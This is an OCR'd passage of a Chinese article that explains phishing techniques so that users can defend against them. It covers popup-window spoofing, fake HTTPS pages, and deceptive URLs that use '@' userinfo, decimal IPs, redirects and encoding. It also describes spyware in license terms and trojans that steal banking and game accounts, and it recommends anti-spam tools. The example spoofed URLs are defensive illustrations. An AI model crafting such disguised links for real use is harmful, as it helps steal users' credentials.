


图11

这个网页骗局主要是使用弹出窗口，采用的是JavaScript的"window.createPopup()"方法。黑客使用Popup窗口的原因是它支持跨窗口，显示优先级高，即使是Windows XP SP2，网页也允许出现一个由Window.createPopup()建立的弹出窗口。因此就算你是XP SP2环境也有可能被欺诈。它的源代码中，"var mytime=setTimeout("popshow();",100);"表示设置窗口停留的时间为100秒。弹出的窗口没有地址栏，也没有可疑的URL地址。而且与背景相连，很容易给人造成一种错觉。用户输入相关数据后，网站就会提示如下界面，是真是假，我们就要睁大眼睛看清楚了。

在用户的实际防范中，虽然将活动脚本设为无效就不会打开弹出窗口、可以防止上当，但这样会导致多数网站无法完整显示画面，或无法接收服务。类似的欺骗方法在很多页面都曾出现过，对于一般用户来说，一定要分清其来路。较实用的方法是在弹出的页面上点击鼠标右键，选择"属性"选项，就可以看到其真实地址。这样的骗局大多以银行、电子商务、重点企业用户等站点为仿冒对象，而且方法也很简单，因而十分常见。如图12所示。

了解了上述原理，我们再来看看钓鱼式攻击者精心制作的表单。当这张表单的Submit按钮被点击后，用户数据即可开始传输到指定的服务器。Form的Action属性表示用户提交表格时所要启动的相应处理程序。METHOD属性表示怎样将数据传送给Web服务器，一种是GET方法（也是缺省方法），它将数据附加在URL信息上传送给Web服务器，另一种是POST方法，它将数据独立成块地传送给Web服务器。为了加强真实性，许多钓鱼式攻击者常在浏览器的状态栏上显示"www.bank.com"，让




图12

人真假难辨。如果将鼠标移到HTML链接，状态栏将显示链接目标的URL。

2.伪造的HTTPS认证页面

简单地说，默认情况下我们所使用的HTTP协议是没有任何加密措施的，所有的消息全部都是以明文形式在网络上传送，恶意的攻击者可以通过安装监听程序来获得我们和服务器之间的通信内容。而SSL可以用于在线交易时保护信用卡号、股票交易明细、账户信息等。当具有SSL功能的浏览器与Web服务器（Apache、IIS）通信时，它们利用数字证书确认对方的身份。数字证书是由可信赖的第三方发放的，并被用于生成公共密钥。因此，采用了安全服务器证书的网站都会受SSL保护，其网页地址都具有"https"前缀，而非标准的"http"前缀。具体的例子可以参考招商银行的网上银行大众版地址 https://www.nj1.cmbchina.com/script/hbyktlogin.htm，打开这个页面后，双击右下角的黄色小锁就可以看到服务器的相关认证信息。

从目前钓鱼式攻击者的攻击手段来看，大多没有这个标志，即使有，也可能是仿冒的。这就进一步揭穿了他们的把戏。下面，让我们来看看这个攻击者仿冒的花旗银行的页面吧。在IE地址栏上，有一个HTTPS地址，如图13所示。




图13

这个页面被打开后，自动装载了一个Java程序，并用一个包含合法URL的窗口覆盖地址栏的内容，查看页面的属性后，真实的地址实际上是一个HTTP地址，而与HTTPS根本就没有关系。页面中间的User ID和Password则等着用户来"上钩"。再看地址拦右下角，根本没有锁的标志。如图14所示。




图14

3.似是而非：改写URL的技巧

在QQ或者是其他即时聊天工具上，经常有人给我们发送这样一些URL，大概的形式如下：

http://www.xxx.com@xxxxxxxxx(@后面的都是由数字构成)

http://www.xxx.com/outlink/http://www.xxx.com

其特征是中间的连接比较复杂，其实，仔细分析一下，这些地址可能是一个圈套：

例1 http://www.microsoft.com&item=q209354@www.test.net/pub/mskb/Q209354.asp
例2 http://www.microsoft.com@www.google.com/search?hi=zh-CN&ie=UTF-8&oe=UTF-8&q=asp&Ir=

例1中，真正的主机是www.test.net，而"www.microsoft.com"在这个URL中不过是个假用户名，服务器会忽略它。例2中，"www.microsoft.com"将被视为Google服务器上的一个用户名，实际指向后面的页面。如果这个地址是具有攻击性或加载了病毒的网页，后果可想而知。虽然这些URL在网络标准中都是"合法"的，但实际上它们是伪装成可信任的站点，如果有恶意行为，很难立即被发现。遇到这种情况，不妨看看"@"后面的解释，就知道是否有问题存在了。此外，在钓鱼式攻击者制作的网页中，还存在如下的地址欺骗。

1） 十进制格式IP欺骗

主要是利用一串不知所云的数字麻痹用户，例如IP地址202.106.185.75，将这个IP地址换算成十进制后就是3395991883，Ping这个数字后，我们会发现，居然可以Ping通，这就是十进制IP地址的解析，它们是等价的。

2） 迷惑的虚拟域名

结合上述十进制IP地址，还可以通过如下的URL来制造迷惑性更强的域名：

http //www.test.com@3633633987/

这个网址就达到了以假乱真的目的了，它实际指向了RedHat的站点，怎么，你还以为指向www.test.com吗？！因为很多的网站都把HTTP的ScssionID放在URL中，来代替Cookie使用，所以用户并不会十分留意这个URL中的数字值和"@"字符。

3） 名不符实的链接文字

我们知道，链接文字本身并不要求与实际网址相同，那么你就不能只看链接文字了，而应该多注意一下浏览器状态栏的实际网址。如果该网页屏蔽了在状态栏提示的实际网址，你还可以在链接上按右键，查看链接的"属性"。

4） 间接寻址

利用可信站点进行网址欺骗的方法就是"间接寻址"。很多网站通过如下链接来引导访问者来此地址"http://www.aaa.com/outsidelinks/http://www.bbb.com"，在服务器端捕获请求信息后，再把用户重新定位到目标网站上。这使任何人都能使用这种间接寻址服务。

5） Unicode编码

Unicode编码有安全性的漏洞，这种编码本身也给识别网址带来了不便，面对"%20%30"这样的天书，很少有人能看出它真正的内容。

除了Unicode编码外，以上提到的几种欺骗手段都是可以察觉的，再发现可疑网址时，朋友们可要记得先用上面的知识点"过滤"一番，以免上当受骗。

间谍软件骗你没商量

相对于垃圾邮件和网页欺骗来说，间谍软件更具有迷惑性，同时也更有威力，它往往能让网民们无法察觉，直到造成了实际的损失才发现原来自己已经被间谍软件所控制。

1."协议钓鱼"：愿者上钩

我们在安装各类软件的时候，对它的申明或者服务条款都不会一个字一个字去读完吧？你知道里面究竟说了什么吗？

我们来看看CuteFtp 5.0的安装协议，估计很少有人仔细看这些东西：

……

5.信息收集。本软件具有一种功能，能够基于系统信息为您的计算机指定一个独特的号码。当您安装本软件及/或输入您的注册号码时，本软件会把该独特的号码报告给我们。本软件还可能识别并向我们报告您的Windows语言识别器设置、IP地址、以及安装及/或注册日期和时间。我们仅仅把该信息用于计算安装数目、检测盗版和编制关于用户地理位置的大致统计数据。如果您注册使用我们的软件，我们会把上述信息与我们保存的能够识别您身份的信息综合使用。

6.终止。如果您未能遵守本特许协议条款和条件，本协议即告终止。如果您的特许权终止，您必须销毁本软件之所有拷贝。本特许协议终止并不限制GlobalSCAPE依据法律可能享有之其他权利。

……

9.无保证。在有关法律许可范围内，本软件及任何支持服务"按现状"提供，不作任何明确或隐含保证，包

括但不限于隐含适销性保证、特殊用途适用性保证或非侵犯保证。如果相关法律要求提供保证，要求提供的保证仅限于九十(90)日内，从您收到本软件拷贝之日算起。计算机程序本身就很复杂，本软件也可能无法避免出错。本软件连同其所有缺陷一道提供，您对质量、性能、准确性及操作等方面之满意程度自行承担所有风险。

看明白了吗？其实大多数协议书中都有"The SOFTWARE PRODUCT is ad-sponsored software。"的提示，当你发现系统信息被发送出去、软件突然弹出广告页面的时候，你有话说吗？因为，我们中的大多数确实点击了"I agree"或者"我同意"按钮。我们能够说这不是一个更高明的"陷阱"吗？这就是钓鱼式攻击的一个"温床"，通过这类软件，更多的钓鱼者在捕获计算机相关数据，如操作系统、服务器以及密码、信用卡号和其他它机密数据，当间谍软件、垃圾邮件、仿冒的网页文件"三剑齐下"的时候，我们还能对所处的网络环境坦然、放心吗？

2."虚拟"中的真实攻击

2004年4月18日，我国出现偷取国内某银行个人网上银行账号和密码的木马Troj_HidWebmon.A，并在次日出现其变种，接下来还出现了此类病毒。这类病毒通常会使用截取用户键盘输入的方式获取用户的个人信息，包括网上银行的账号和密码等，并将窃取到信息发送到指定的邮箱。虽然获得了账号和密码并不足以盗取被窃者的存款，但在通过其他途径获得数字证书等信息后，病毒的制作者就可以登录网上银行并窃取用户存款了。

国内虚拟货币方面存在着这种的钓鱼式攻击现象。由于网络游戏要通过电脑并连接到网络上才能运行，因此会有玩家通过编写自动木马病毒来进行盗号。这种自动木马盗号方式是这样的：用户编制好盗号木马后，会通过邮件群发软件或木马病毒本身的发信机制，向网络中所有的地址发送病毒邮件，这种病毒邮件大部分具有诱惑性的标题和内容，一旦有游戏玩家收到这样的信件并运行了附件的病毒后，病毒就会隐藏在游戏玩家的电脑中，寻找病毒感兴趣的游戏信息，然后再通过网络发送到指定的邮箱。编写病毒的玩家只要定期登录该邮箱，就可得到这些自动木马发回的游戏账号信息，使中了该木马病毒的游戏玩家遭受损失。

病毒作者会将这类木马病毒隐藏在一些个人网站的主页中，然后通过QQ、论坛等方式将这些含有病毒网址的主页宣传出去，使一些不知情的用户通过浏览这些网页中毒。用户一旦登录该病毒网页，就会使网页中隐藏的盗号木马病毒激活，从而进入用户系统中，当然，病毒作者也可以通过向外发送大量带毒邮件的方式来使该病毒广泛传播。入侵成功后，远程黑客程序主动寻找用户的游戏信息。这种方法不但能够偷盗用户的游戏账号还能偷盗用户隐私信息，因此危害性更大。

反钓鱼从这里开始

反钓鱼是我们一直关注的话题，如何才能有效地抑制钓鱼式攻击的影响范围和成功率是大家讨论最热烈的问题。大概从形式上说可以分成两种形式：防御与追踪；从针对面来说分垃圾邮件、恶意网页、恶意程序等。

1.反钓鱼之一：邮件中的身份认证

收到垃圾信件后，很多朋友会毫不犹豫地说："当然是要查出寄信人的IP了"。其实，在对付垃圾邮件方面，主要有两种形式：防御与追踪。防御主要是强调对垃圾邮件的过滤或者是阻止垃圾邮件的产生，而追踪则强调主动地追查垃圾邮件来源，并对其进行警告或者采取其他措施。

据美国在线称，2005年最常用的垃圾邮件主题中，药品与网络钓鱼高踞排名榜首。一般来说，邮件内容、Reply-to、最终邮件服务器的"received:"的内容有助于我们追踪垃圾邮件的来源。对于"Received:"域来说，我们可以从时区出错、时间误差、IP地址错误这几个方面来追查。不过，从用户的角度来讲，杀毒不如防毒，Qurb 2.0就是一款优秀的防护软件。软件下载地址为：http://www.qurb.com/zh-CHS/。

使用Qurb后，只有来自熟人的重要邮件才会出现在收件箱内。来自陌生人的邮件将被隔离，你可等到方便的时候再去查看这些邮件。另外，Qurb还可将已经允许的邮件自动移入你的收件箱，而余下的邮件则留在Qurb隔离文件夹内，隔离文件夹内的邮件将在30天后自动删除，但是也可在此时间之前恢复任何邮件。一旦安装后，它就会创建一个基于用户现有地址簿的清单。其作用和我们日常生活中的手机"来电显示"功能比较类似。如图15所示。

